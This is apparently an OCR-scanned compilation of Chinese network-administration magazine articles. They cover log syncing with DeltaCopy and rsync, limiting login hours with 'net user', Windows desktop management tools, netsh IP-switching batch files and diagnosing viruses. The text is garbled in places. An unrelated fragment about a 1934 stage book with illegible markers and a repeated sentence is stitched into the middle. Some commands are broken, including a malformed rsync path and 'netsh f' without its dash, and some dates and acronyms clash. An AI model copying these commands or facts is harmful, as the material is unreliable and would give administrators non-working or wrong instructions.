DeltaCopy Server 端创建的虚拟目录名称（即 Winbackup）。其次，选中新增加的 Profile，在右边的选项框中添加 Windows XP 上 IIS 所产生的日志数据目录，即 D:\Logfiles\W3CSVC1。最后，单击 DeltaCopy 客户端界面中的【Modify Schedule】按钮来设置定时同步作业，比如每天零点进行日志数据同步。

### 3. Linux 环境下日志文件的同步

为了将 Linux 环境下 Apache 所产生的日志数据文件同步到日志服务器（Windows 2003）上，这里选择在主机 Linux 上启用 Rsync 的客户端。即通过在调度程序 Crontab 中运行相应的 Rsync 指令来实现日志数据的同步。比如要在每天的 04:50 进行日志数据的同步，则可运行如下指令：

```
50 4 * * * rsync -vzrtopg Var/Log/Httpd/Host-log-server:linuxback
```

其中，Host-log-server 为日志服务器的主机名或 IP 地址，Linuxback 是在 DeltaCopy 中建立的虚拟目录的名称。

### 4. 使用 WebLog Expert Lite 处理日志数据

当不同平台上的众多 Web 服务器日志数据文件周期性地同步到日志服务器上之后，用户就可以使用 WebLog Expert Lite 对日志数据文件进行分析统计处理了。首先，对需要进行分析的网站在 WebLog Expert Lite 的主界面中增加一个 Profile。单击【New】按钮，在弹出的对话框中输入 Domain、Index 等相关信息。在 Path 中输入需要分析的日志数据文件的路径。如果是同时分析处理多个日志文件，可以使用通配符和分号相结合的办法。

比如需要分析所有后缀为 .log 的日志文件和 Access\_log.old 文件，则可以在 Path 中输入 \*.log;access\_log.old。其次，在 Profile 创建完毕之后，单击【Analyzer】按钮，分析的结果便通过浏览器显示出来。图 2 显示对某网站每小时的访问统计结果。




图 2 访问统计结果

徒手实现登录时间受限

山东沃华医药科技股份有限公司 张鲁峰

单位一部门有一台高配置的 PC 作为一个服务器运行着售电系统，但业余时间常有员工用其上网，这样对服务器很不安全。尽管可以通过对该服务器的登录账号加密，但由于部门人员较多，计算机资源紧张，在工作时间里有时也让员工用该服务器处理一些文档，这样密码很容易泄露。有什么办法可以让部门人员一天里只能在固定时间使用计算机。否则系统就自动关机，而且开机也无法登录呢？

通过一些工具软件肯定能实现，但经过了解比较，笔者认为简单又高效的方法是通过 Net User 命令实现，其语法如下：

net user 用户名 口令 /add /times: 具体时间段,按回车键确定即可。

在这里，笔者在该服务器的系统命令框中输入命令：

net user zlf 1236/add/times:monday-friday,8:00-18:00

该命令是为员工创建了一个名称为 zlf、密码为 1236 的用户，并设定其允许使用系统的时间为周一至周五的早八点到下午六点。

注意

只有 Administrator 级别的账号才有权限设置。

但这些只是限制登录时刻的时间，如果时间到了，已经登录的用户不会被强制注销，只要不重启或注销，就可以一直用下去。怎样才能达到实现限制用户的使用时限呢？如果通过域管理的方式，可以在组策略中的本地安全中开启“超过登录时间后强制注销”，可是该服务器并没有登录我们公司的域中，而是运行在单机系统下。在单机系统策略中，笔者试过，不知为何该命令不起作用。

这里，笔者借助 Shut Down 关机命令，首先编制了一个

名为“定时关机”的一个批处理文件，里面输入命令：at 18:00 Shut Down.exe -s，该命令的意思就是在 18:00 时关闭计算机，并将其放到系统的【开始】→【启动】里面。为了更保险一些，笔者又将系统的启动任务项设为隐藏。

当然，也可以将该批处理文件放到系统的计划任务中，然后再制定相应时间就生效的计划任务。这样，到了 18:00，计算机就会出现“系统关机”对话框，默认有 30 秒钟的倒计时并提示您保存工作（如图 1 所示）。




图 1 提示信息

通过这样的设置，基本满足了限制部门员工使用计算机的要求。尽管这种小技巧对于一个计算机高手来说不算什么，但是制约一个普通操作人员还是可行的，该命令如果配合组策略应用的话，在管理企业网络时可以作为网管员一个不错的控制手段。

当然，大家还有什么更好的方法，都可以提出来一起分享。另外，为何在单机策略中设定的“超过登录时间后强制注销”命令不起作用呢？希望大家提供宝贵意见。

《示知》圖學》曾刊載指示畫法的簡章



后 1/2 处。

[illegible][illegible]

《舞臺》(王雲五主編) 1934年出版。此書為當時上海舞臺界之重要參考書，內容豐富，包括劇目、演員、劇本等。此書在當時舞臺界具有極高之地位，為舞臺界之權威參考書。此書在當時舞臺界具有極高之地位，為舞臺界之權威參考書。

[illegible][illegible]

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



# NetAdmin World 2009

## 第2章 桌面管理

### 桌面管理

### Windows XP 的安装

### Windows XP 的安装

### 新的系统设置

### 工具与资源



## Windows 中基于策略的桌面管理

江苏 翁永平

在一个网络环境中，如何为每一台计算机安装同样的或者是满足一部分用户需求的软件，可以想象这是一件很麻烦的事情。比如安装 Office，网络管理员不能拿着一张光盘到处跑，在每台计算机上逐个安装，这样的工作效率肯定不能令人满意。IntelliMirror 管理技术在 Microsoft Windows 2000 操作系统中首次推出时就是一个强大的功能，它又在后继产品 Windows XP 中得到加强。IntelliMirror 采用基于策略的变化和配置管理，使用户的数据、软件和设置始终跟随他们贯穿于整个分布式计算环境，无论他们在线与否。

IntelliMirror 核心有三个功能：用户数据管理、用户设置管理和软件安装与维护。三个功能可以分开也可以共同使用。

以策略为基础的 IntelliMirror 管理有两个重要的优点：首先一点，企业花费更低的总成本来管理桌面环境。由于公司可以部署和管理自定义的桌面配置，因此它们可在为用户支持方面花更少的钱。用户可以灵活地处理自己的工作，而不必花时间亲自配置系统。

另外一点，提高新授权用户的工作效率。由于用户无论在哪里登录，其应用程序、数据和设置都可用，因此他们能够完成更多的工作。应用程序也可以进行远程安装和升级。为充分利用 IntelliMirror 节约成本的优点，公司首先需要部署 Active Directory 服务。

### Windows XP 的现状

Windows XP 提供了增强的策略设置管理，允许管理员进行调整、管理或只是关闭不希望使用的功能。

### 新的策略设置

Windows XP 中有二百多个新的策略设置。公司可以选择自己需要使用的功能，例如远程协助、Windows Media Player 和错误报告。尽管 Windows XP 带有能提高工作效率的新用户界面，但如果企业需要统一的桌面配置，它仍可还原为 Windows 传统界面。管理员可以在 Windows 2000 Server 环境中使用基于 Windows XP 的计算机，从而为运行 Windows XP 的客户机管理新的策略设置。这些策略设置在任何 Windows 2000 计算机上将被忽略。

### 新的工具

管理员可以在 MMC 或 GPREResult 上以命令行的形式运行“策略的结果集”工具，从而确定计算机上有效的策略。在“帮助和支持中心”，用户可以生成一个报告，从而了解计

算机上组策略的应用方式。该报告可以进行打印、保存，也可与支持人员共享。

### 支持快速网络登录

默认情况下，Windows XP 在启动和登录时并不等待网络完全初始化。任何已有的用户都能使用缓存的凭证进行登录，从而缩短登录时间。由于计算机不会等待网络完全启动，因此组策略将在网络可用后，通过后台方式加以应用。

### 支持新方案

加密文件系统（EFS）和脱机文件现在可以协同工作。这样即可加密笔记本计算机中用于重定向数据的缓存，以确保在笔记本计算机被盗的情况下也不会泄露隐私。由于分布式文件系统（DFS）和脱机文件能协同工作，因此，您可以使用 DFS 来管理服务器共享的逻辑名称空间，同时仍可实现数据的脱机使用。

### 改进的用户界面

在组策略控制台上，利用 Web 视图集成更易于了解、管理和核查策略设置。单击策略将立即显示相应的文本，用于解释其功能和它支持的环境，例如仅支持 Windows XP 或支持 Windows 2000。

### Windows XP 的未来

Windows XP 是为 Windows.NET Server 作准备的。Windows.NET Server 是新一代的 Windows 2000 Server。除 Windows XP 中已包含的工具和功能外，它还提供了一套新的工具和功能，以便于管理员管理组策略。在 Windows.NET Server 域中，Windows XP 客户组策略的管理、控制和使用具有下列特点：

策略的结果集。Microsoft RSoP 工具为管理员提供了一个功能强大而灵活的基础工具，用于组策略的计划、监控和疑难解决。RSoP 计划模式允许管理员预测出组策略变化对目标用户或计算机造成的影响。登录模式（在没有 Windows.NET Server 时仍可用）使管理员可以确定特定计算机中当前有效的策略。

### RSoP 管理控制单元

如需运行 RSoP 管理控制单元，请依次执行以下操作步骤：通过 Windows XP 以管理员身份登录到您所属的域中。依次单击【开始】→【运行】命令，并输入 MMC.Microsoft

管理控制台将被启动。

在文件菜单中，单击【添加/删除管理单元】命令。当添加/删除管理单元对话框出现后，单击【添加】按钮。

在“可用独立管理单元”对话框中，选择“策略结果集”并单击【添加】按钮。关闭对话框，回到“添加/删除管理单元”窗口，单击【确定】按钮。

在“控制台 1”窗口（如图 1 所示）中单击菜单【操作】→【生成 RsoP 数据】命令，启动“策略的结果集向导”，当 RSoP 向导欢迎界面出现后，单击【下一步】按钮。当“模式选择”界面出现后，单击【下一步】按钮。




图 1 控制台界面

当“计算机选择”界面出现后，可以浏览希望显示设置信息的计算机。否则，向导将查看 RSoP 以确定从哪台计算机上开始运行。单击【下一步】按钮。

当“用户选择”界面出现后，可以选择查看哪个用户的策略设置信息（在当前示例中，管理员选择了名为 New 的用户）。单击【下一步】按钮，完成。

RSoP 管理控制单元的优势有：

（1）WMI 筛选。Windows Management Instrumentation（WMI）允许管理员根据策略设置的配置、角色或其他标准而调整特定桌面上所应用的策略设置。例如，IPSec 的使用应仅限于那些已进行 NIC 优化的计算机。

（2）跨林支持。不管林目录如何，管理员都可以管理整个 ActiveDirectory 中的组策略。这样可以提高灵活性，尤其是在大的公司内。跨林支持可扩展到文件夹重定向、漫游用户配置文件、交互式登录及 RsoP。

（3）用户数据和设置管理的改进。管理员可以自动配置 Windows XP 桌面，以满足用户在业务角色、组成员关系及位置方面的特别需要。改进之处包括简化的文件夹重定向及更强大的漫游功能。

（4）软件限制策略。管理员可以远程识别软件，并能禁止它在用户 PC 上运行。

## 桌面安全管理

1998 年，美国国家安全局制定了《信息保障技术框架》（Information Assurance Technical Framework, IATF），提出

了“深度防御策略”，把防御分成几个领域，包括：网络与基础设施防御、网络边界防御、局域计算环境（包括本地终端、打印机、服务器等）防御和支撑性基础设施的深度防御（如图 2 所示）。




图 2 深度保护战略

从国内网络安全建设的实际情况看，传统的安全防护以企业网络边界和核心作为防护重点。但网络环境日趋复杂，随着以计算机终端为主要目标的蠕虫攻击、木马破坏、黑客入侵等各种安全事件的泛滥，以往围绕网络部署的安全措施已显得力不从心。

计算机终端作为信息存储、传输、应用处理的基础设施，其自身安全性涉及到系统安全、数据安全、网络安全等各个方面，任何一个结点都有可能影响整个网络的安全。而计算机终端广泛涉及每个计算机用户，由于其分散性、不被重视、安全手段缺乏的特点，已成为信息安全体系的薄弱环节。因此，有越来越多的用户和厂商开始调整安全防护战略，将着眼点重新回归到计算机终端安全上来，这使得终端安全成为市场上的热门话题。

对终端安全的关注，有以下几个方面的原因：

（1）防病毒技术未能解决的问题，引发了终端安全领域的拓展。传统意义上的终端安全主要依赖于防病毒技术，而终端安全事件的屡屡发生导致了用户对防病毒软件的不信任，以致于引发了防病毒软件是否卖“过期药”的激烈讨论，这也推动了终端安全领域向更广泛的领域延伸。对企业级用户来说，防病毒软件已经满足不了他们的需求。如果客户端数量非常多的话，防病毒软件通常很难管理到桌面。而网管员们则越来越希望能进一步加强对桌面的控制，达到集中管控。

（2）计算机终端拥有广泛的用户群。无论是企业级用户还是个人用户，绝大多数人都直接使用计算机终端（PC 或笔记本）进行办公、业务处理、个人事务处理、上网等。对终端安全关注的人数更为广泛，影响的范围也更大。

（3）企业级用户计算机终端安全的涉及面广。企业级用户的计算机终端安全涉及到终端本身的系统安全使用、数据信息保护、应用正常运转，由于往往在网络环境中工作，还面临来自内部网络或 Internet 的安全威胁。此外，终端遭受病毒感染、蠕虫攻击、黑客入侵时，很容易通过网络进行扩散，从而影响到网络中其他终端和业务系统的安全。

（4）面向终端的安全措施效果明显。传统的安全方案

主要围绕网络实现。例如：在网络边界采用防火墙对网络连接和访问的合法性进行控制；在网络传输上采用入侵检测系统监视黑客攻击和非法网络活动；在主机设备上采用主机加固措施加强主机防护能力，等等。但当我们的视角必须关注到计算机终端本身的安全时，发现面向终端的安全保护和控制措施来得更直接，效果也更好。计算机防病毒系统防止系统和数据遭受破坏，应用也最为广泛；补丁管理弥补系统漏洞，防止蠕虫和黑客攻击；终端访问控制防止网络入侵，避免黑客跳转攻击，防止网络资源滥用；资产管理可以让企业全面、及时掌握终端资产状况，便于管理；操作许可限制能够更好地通过技术控制贯彻 IT 制度的落实（如图 3 所示）。




图 3 漏洞安全管理关系图

## 一体化终端安全

网络边界的终端安全到底如何定义？游龙科技给出的定义是：计算机终端安全是指围绕桌面台式机、笔记本等终端设备而实行的安全保护技术和管理控制措施，全面实现桌面设备管理自动化，涵盖软件分发、补丁管理、资产管理、应用程序管理、外设管理和远程控制功能，并提供灵活的警报系统、丰富的报表报告和周密的系统设置，帮助企业用户实现高效、智能的桌面管理。

目前桌面管理软件市场上的国际知名品牌有 CA、HP 和 Microsoft，国内著名品牌如 SiteView DM。这些产品都有其各自的优势，但作为企业用户，应该明确自己最需要的是什么。

CA Unicenter TNG 框架下的包括 ShipIT、AimIT 及 ControlIT 在内的一系列产品是桌面管理软件的典型代表。ShipIT 通过一个中央控制点对软件 and 文件进行自动分发、安装和升级。AimIT 是用于管理异构 IT 环境下资产的综合性解决方案，提供系统级的策略管理。ControlIT 是用于控制远程 Windows 3.X、95、98、NT、2000、2003 和 XP 计算机安全可靠的应用程序。

HPOpen View Desktop Administrator (DTA) 基于 DTA 的解决方案帮助管理员管理与控制企业的桌面和软件环境。

在资产管理方面，提供企业台式系统环境全面详尽的硬件与软件信息目录。在软件分发方面，DTA 简化软件安装过程和自动执行软件分发。在远程管理方面，该产品使管理员或热线支持工作人员能够对用户的台式系统进行远程故障排除和控制。

Microsoft SMS2.0 提供了良好的规划工具，其中包括硬件和软件清单、软件计量及 2000 年问题适应性的检查和报告。SMS2.0 的软件计量工具用来分析、监视和控制服务器和工作站上应用程序的使用情况。SMS 集中的软件分发工具与清单信息紧密集成在一起，提高了软件配置成功的可能性。

SiteView DM 是一种以综合服务为基础的全面服务管理解决方案。它不仅吸取了最佳实践经验，还采用了模块化设计。借助 SiteView DM，网络管理人员能够实施世界级服务桌面，最终改善服务支持、服务供应的管理。同时，网络管理人员还能够深入了解企业服务、基础设施元素与用户之间的各种关系（如图 4 所示）。




图 4 SiteView DM 管理示意图

虽然台式机系统的可管理性变得更高，但是，由于服务器在业务中的重要作用和极高的正常运行时间要求，特制服务器在每一层都具有仪表化可管理性。也就是说，从处理器到主板、BIOS 和固件，乃至操作系统，都应该具有内建的可管理智能。

该配置应该符合桌面管理界面 (SMI) 2.0 标准（一种工业标准可管理性规范）。符合 DMI 的配置可确保所收集的信息可被大量管理应用程序使用。服务器还支持能够远程访问服务器的插卡模块。

当您将服务器的内建装置和远程可管理性支持与可管理客户机管理软件结合起来时，企业就可获得创建一个可管理和保护计算环境的综合性的、集成战略的基础。与管理软件结合，特制服务器的可管理性支持以下功能：

(1) 远程监视与控制。技术支持人员可监视服务器的状态，控制各种服务器参数并响应网络上发生的问题，而且无需离开办公桌。这不仅提高了正常运行时间，而且还可极大地缩短解决问题所需的时间，减少派遣技术人员到服务器所在地的需要，提高了可用于服务器管理的信息质量。

(2) 从家里即可安装的能力。除了网络上规则的带内



远程连接外，特制服务器还可提供一个带外连接器。这样，如果网络一旦瘫痪，技术支持人员还可以通过调制解调器连接到服务器上。如果在下班时间发生了问题，技术人员甚至可以从家里控制系统。这样，通过简化服务器管理工作，又可以显著降低 TCO。

(3) 远程资产管理。特制服务器可以报告部件和配置信息。您再也不必派遣技术人员带着笔和纸检查并记录服务器的组件，服务器可通过软件报告其配置，这样就节省了时间，提高了可用于资产管理的数据质量。技术支持人员不必离开办公桌就完全可以了解全部情况。

## 远程桌面连接 RDC 的背景

远程桌面连接（RDC，Remote Desktop Connection）是网络管理人员进行网络远程管理和维护微软家族操作系统的有力工具（如图 5 所示）。最初出现在 Windows 2000 Server 中，当时叫做终端服务客户（TSC，Terminal Services Client）。较成熟的版本是远程桌面连接 RDC4.0，在 Windows 2003 Server 推出的时候，相应推出了 RDC5.0。自从 Windows XP 开始，RDC 作为微软操作系统的集成部件被微软捆绑销售。2008 年，在微软最新推出的操作系统 Windows Vista 中，微软将最新的 RDC6.0 进行了捆绑，而且在 Windows Vista 的宣传中进行了着力宣传。据说最新版本的 RDC6.0 不仅支持所有市面上流行的微软老版本操作系统，而且新增了若干令人疯狂的新功能，究竟是否如此呢？微软公司在 Windows Vista 推广资料中着力宣传了 RDC6.0 的下述主要改进功能：

(1) 网络身份验证。以往 RDC 连接到服务器是在服务器系统出现登录界面的时候输入账户信息的；新版的 RDC6.0 则可以在输入账号信息后再进行连接。

(2) 资源重定向。可对网络资源进行重定向操作。

(3) TS 服务器和 TS 终端程序的改进。对远程服务的服务器和终端程序都进行了一定的改进，增加了许多新的、方便用户使用和操作的功能，比如远程的复制和粘贴等功能。

(4) 穿越内网的功能。以往的 RDC 对于内网的管理比较烦琐，无法便捷地穿越内网；RDC6.0 增加了 TS 网关服务器的概念，这样可使远程管理顺利穿越服务器防火墙的安全过滤而达到平滑穿越内网的目的。

(5) 视频改进。新的 RDC6.0 支持 32 位真彩色和字体平滑显示功能，提高了远程显示质量。

(6) SSL 加密与数据传输方式的改变。采用 SSL 这种加密方式，而使得数据传输减少被窃听的机会。

为了 Windows Vista 的利润和前途，微软在宣传中也着力进行了带有夸张性的宣传。通过分析 RDC6.0 的宣传材料就可以看出，微软实际上并没有针对 RDC6.0 投入过多的资金和精力加以改进。经过安装试用发现，许多所谓的新功能存在很多名不符实的地方：

(1) 虽然新版的 RDC6.0 在网络安全性、兼容性、功能

和性能等方面进行了着力的改进，但是，对于具体的用户关心的应用便捷性方面，新版的 RDC 只在远程剪贴板上有所改进，其他很多不方便的地方仍然没有明显改观。

(2) 很多新功能由于需要新版操作系统的支持而成了摆设。比如登录时的提前验证机制、SSL 加密对数据安全性的保护等功能，都需要 Windows 2003 Server 或 Vista 操作系统的支持，而在 Windows 2000 Server 和 Windows XP 下都成为了摆设。




图 5 远程桌面管理连接界面

## 桌面管理自动化

遥望新一代数据中心，桌面管理自动化是梦想成真时一个绝对不能遗忘的部分。在这片 IT 的“神经末端”地带，已经诞生的新型自动化工具将帮助您实现井然有序的终端管理。

JardenCS 是一家美国的消费者解决方案供应商。该公司的最终用户服务经理 HerbSchmoll 坚定地认为，桌面系统是 IT 管理自动化必不可少的部分。他指出，就像自动化可以改善网络和服务器的运营一样，它也必然会对桌面管理产生正面的影响。因此他强调，企业需要在员工队伍中设立专门的“桌面设计师”。

这一举措已通过 JardenCS 公司得以实现。在这家公司，一位桌面设计师已经成功地帮助公司规划出自动化补丁管理流程，并调查了应用虚拟化的使用情况。桌面设计师使用的主要工具是 Altiris 客户端管理套件，这一系列的工具与传统的桌面管理产品有很大区别。该种套件可以执行软件分发、IT 资产管理、远程控制、PC 备份和配置管理等功能。

Schmoll 说：“Altiris 这样的工具对桌面管理的影响非常大，我们可以利用它实现服务器和网络小组所具备的诸多功能。事实上，服务器和网络管理只是在复杂程度上比桌面管理要高一些，但其基本原理是相同的。”

下面以 JardenCS 的自动补丁管理系统为例。Altiris 公司在集成商 BlueWillow 集团的帮助下建立了一个“打包服务器”网络，用于向 JardenCS 全球的 21 个办公地点分发



Windows XP 和 Office 补丁。

除了一个地点外，所有的地点中运行 Windows XP 的桌面计算机都可以充当本地的打包服务器，桌面机上存储着从 Altiris 通知服务器（Notification Server）发送来的补丁文件。只有位于美国总部的 450 台桌面计算机才从服务器的一级机器上下载打包服务器文件。

用户的机器会定期与通知服务器沟通，了解是否需要安装新的补丁。如果需要，它会向本地子网中的打包服务器索取相应的下载补丁。这种自动化流程对用户来说是完全透明的，甚至连下班后的机器重启都是自动处理的。

在 JardenCS，桌面设计师将负责确定员工桌面机的整体状态，例如运行哪个版本的操作系统和应用，实施哪些策略和过程，用户是否以 Guest 的身份访问等。而大多数的企业并不会让一个人来做出所有这些决策。但可以肯定的是，这种做法对于新一代数据中心的全面自动化将会起到绝对的促进作用。

Schmoll 还举了另一个例子。他说，最近公司的网络小组推出了一种带个人防火墙的 VPN 客户端。这种个人防火墙禁用了远程控制软件，而远程控制软件又是桌面小组为用户提供支持时需要使用的关键工具。如果有了桌面设计师，他就可以去说服网络运营经理，指出用户支持小组需要使用远程控制工具，而且这种工具不会对个人防火墙产生危害，况且这种个人防火墙只是提高了系统的安全性，它所提供的功能并不是特别关键的。最后，当两个小组在产品需求方面达成共识之后，网络小组就会删除这种个人防火墙。Schmoll 认为，有了桌面设计师，IT 部门将在桌面管理方面拥有更大的主动管理能力，并且能够制定更加合理、严谨的管理策略。

有了桌面设计师担当自己的技术专家，Schmoll 就可以让自己解放出来，专心进行 IT 应用的设计与规划工作。而在将桌面管理的任务成功分解之后，他的下一步目标就是应用的虚拟化。Schmoll 一直认为，这种面向新一代数据中心的最佳途径。

Altiris 已经开始在其保护工具中提供应用虚拟的能力。该工具使用的是一种专业的文件系统层技术，它能够持续跟踪应用的文件系统和注册“痕迹”。每个文件系统层都可以包含一个完整的应用，或者其他文件及数据集。据 Altiris 公司称，这些软件层可以删除、存档、移植到其他机器上，也可以使用用户选项和数据加以恢复，所有这一切并不会触及下层的 Windows 安装。

Schmoll 认为，应用虚拟将加快桌面设备个人化的速度。另外，应用虚拟还会使临时的应用访问变得更加容易。根据以往的经验，Schmoll 提醒那些尚未深入发掘桌面管理潜力的用户：“桌面机也是计算机，网络的管理者必须牢记这一点。”

在惠普刀片 PC 解决方案中，使用 Altiris 管理软件作为刀片 PC 和瘦客户机的整合系统管理。该管理系统是业界顶尖的进行客户端管理的管理软件，可以对刀片 PC 和瘦客户机的操作系统进行远程的安装和升级，并为操作系统打补丁；对各种软件包进行安装；对终端配置（如 IP 地址、机器名、桌面）进行远程配置；并支持进行远程管理和故障解决功能。

从部署的角度讲，Altiris 管理软件支持客户按照需求定制一套或多套适合的系统映像。定制完成后可以通过一次性群组分发功能远程推送安装到所有刀片或瘦客户机上面。系统的部署不再需要到现场直接对每台刀片 PC 和瘦客户机终端进行系统的安装、软件的安装和系统配置的调整；所有的工作都可以通过部署在核心机房的 Altiris 管理服务器实现，刀片 PC 只需要插入机柜即可；瘦客户机仅需要运送到现场，接电、接网线即可；甚至不需要进行首次的网络配置和机器名配置。同时，Altiris 是业界很少支持首次系统部署同时分配 SID 功能的系统管理软件；所以客户可以很方便地进行部署；SID Generation 功能可以实现首次安装系统时自动分配 SID 号。

对于日常维护，Altiris 管理软件支持远程唤醒、系统重启、关机、电源级别的操作，极大地方便了系统的日常使用；仅仅需要管理员按照客户的需求配置任务即可实现。管理系统可以针对单机、客户机群，按照预先定制的各种工作组进行分块的系统管理。其管理功能非常强大，而且，Altiris 作为惠普全球的合作伙伴，针对惠普的瘦客户机和刀片式 PC 还专门定制了脚本进行日常管理；客户的系统管理员仅仅需要进行简单的配置和脚本的拖曳即可顺利完成日常的管理。其管理功能远非国内自主开发的客户机管理软件所能企及。

2007 年 4 月，赛门铁克圆满完成了对 Altiris 的收购。Altiris 是业内面向服务的软件提供商，主要帮助 IT 企业轻松管理多样化的 IT 资产，确保资产安全并提供相应服务。通过此次收购，赛门铁克将更好地帮助客户管理和实施端点上的 IT 策略、识别和防御威胁、修复资产并提供服务。



## 多网 IP 地址的快速切换

合肥 梅继盛

笔者在为单位领导配置笔记本上网时，笔记本要经常更换网段，不断改变 IP 地址设置。如在办公室要用固定的公网

IP 地址访问 Internet，还要用私网 IP 地址访问内部网；而回到家，要用小区动态分配的 IP 地址上网。经常手工修改 IP

地址令他烦恼不已。本文与您分享笔者的解决方案，或许会给您带来启发。

## 需要获得的配置

### 1. 单位公网 IP 配置

IP 地址：202.38.200.18  
子网掩码：255.255.254.0  
默认网关：202.38.201.254  
域名服务器：202.38.200.1

### 2. 单位私网 IP 配置

IP 地址：192.168.1.10  
子网掩码：255.255.255.0

### 3. 家庭小区网 IP 配置

IP 地址：动态获取  
域名服务器：动态获取

## 建立配置文件

先建立 D:\IPChange 文件夹，再在其中建立如下三个配置文件，分别对应访问三个网的 IP 配置。

(1) 单位公网 IP 配置文件：outnet.txt，其内容为：

```
# -----  
# 接口 IP 配置  
pushd interface ip  
# -----  
# "本地连接" 的接口 IP 配置  
set address name="本地连接" source=static addr=202.38.200.18  
mask=255.255.254.0  
set address name="本地连接" gateway=202.38.201.254  
gwmetric=1  
set dns name="本地连接" source=static addr=202.38.200.1  
register=PRIMARY  
set wins name="本地连接" source=static addr=none  
popd  
# 接口 IP 配置结束
```

(2) 单位私网 IP 配置文件：innet.txt，其内容为：

```
# -----  
# 接口 IP 配置  
pushd interface ip  
# -----  
# "本地连接" 的接口 IP 配置
```

```
set address name="本地连接" source=static addr=192.168.1.10  
mask=255.255.255.0  
popd  
# 接口 IP 配置结束  
(3) 家庭小区网 IP 配置文件：homenet.txt，其内容为：  
# -----  
# 接口 IP 配置  
pushd interface ip  
# -----  
# "本地连接" 的接口 IP 配置  
set address name="本地连接" source=dhcp  
set dns name="本地连接" source=dhcp register=PRIMARY  
set wins name="本地连接" source=dhcp  
popd  
# 接口 IP 配置结束
```

## 建立批处理文件

在 D:\IPChange 文件夹中，建立三个简单的批处理文件，单位公网.bat、单位私网.bat、家庭小区网.bat，双击运行后，获得相应的 IP 配置。

(1) 访问单位公网的批处理文件：单位公网.bat，其内容为：

```
netsh f outnet.txt
```

(2) 访问单位私网的批处理文件：内部网.bat，其内容为：

```
netsh f innet.txt
```

(3) 访问家庭小区网的批处理文件：家庭小区网.bat，其内容为：

```
netsh f homenet.txt
```

## 建立桌面快捷方式

为了方便，分别在桌面上建立上述三个批处理文件的快捷方式。以后要访问哪个网，双击对应的快捷方式的图标即可完成相应的 IP 地址配置，十分方便！

如果还有其他的网要访问，IP 地址也要变更，可以用相应的办法再建立一个对应的快捷方式，当然，桌面上快捷方式太多，既不美观，也显得零乱，可以做一个批处理文件，将它们综合在一起，根据需要选择配置和跳转，在此就不多述。

## 怎样判断 PC 是否含有病毒

时至今日，各种病毒也可算是“百花齐放”了，人们一旦发现自己的计算机有点异常就认定是病毒在作怪，到处找杀毒软件，一个不行，再来一个，总之似乎不找到“元凶”誓不罢休一样。结果病毒软件用了一个又一个，或许为此人民币是用了一张又一张，还是未见“元凶”的踪影。其实，

这未必就是病毒在作怪。

这样的例子并不少见，特别是对于一些初级计算机用户。下面笔者就结合个人计算机使用及企业网络维护方面的防毒经验从以下几个方面为大家介绍一下如何判断 PC 是否中了病毒，希望对帮助识别“真毒”有一定帮助！

山东 郭世军

## 病毒与软、硬件故障的区别和联系

计算机出现故障不只是因为感染病毒才会有。个人计算机在使用过程中出现各种故障现象多是因为计算机本身的软、硬件故障引起的，网络上的故障多是由于权限设置所致。我们只有充分地了解两者的区别与联系，才能作出正确的判断，在真正的病毒来了之时才会及时发现。下面笔者就简要列出分别因病毒和软、硬件故障引起的一些常见计算机故障的症状和分析。

### 经常死机

病毒打开了许多文件或占用了大量内存；不稳定（如内存质量差，硬件超频性能差等）；运行了大容量的软件，占用了大量的内存和磁盘空间；使用了一些测试软件（有许多BUG）；硬盘空间不够。运行网络上的软件时经常死机也许是由于网络速度太慢，所运行的程序太大，或者自己的工作站硬件配置太低。

### 系统无法启动

病毒修改了硬盘的引导信息，或删除了某些启动文件。例如引导型病毒使引导文件损坏；硬盘损坏或参数设置不正确；系统文件人为地误删除等。

### 文件打不开

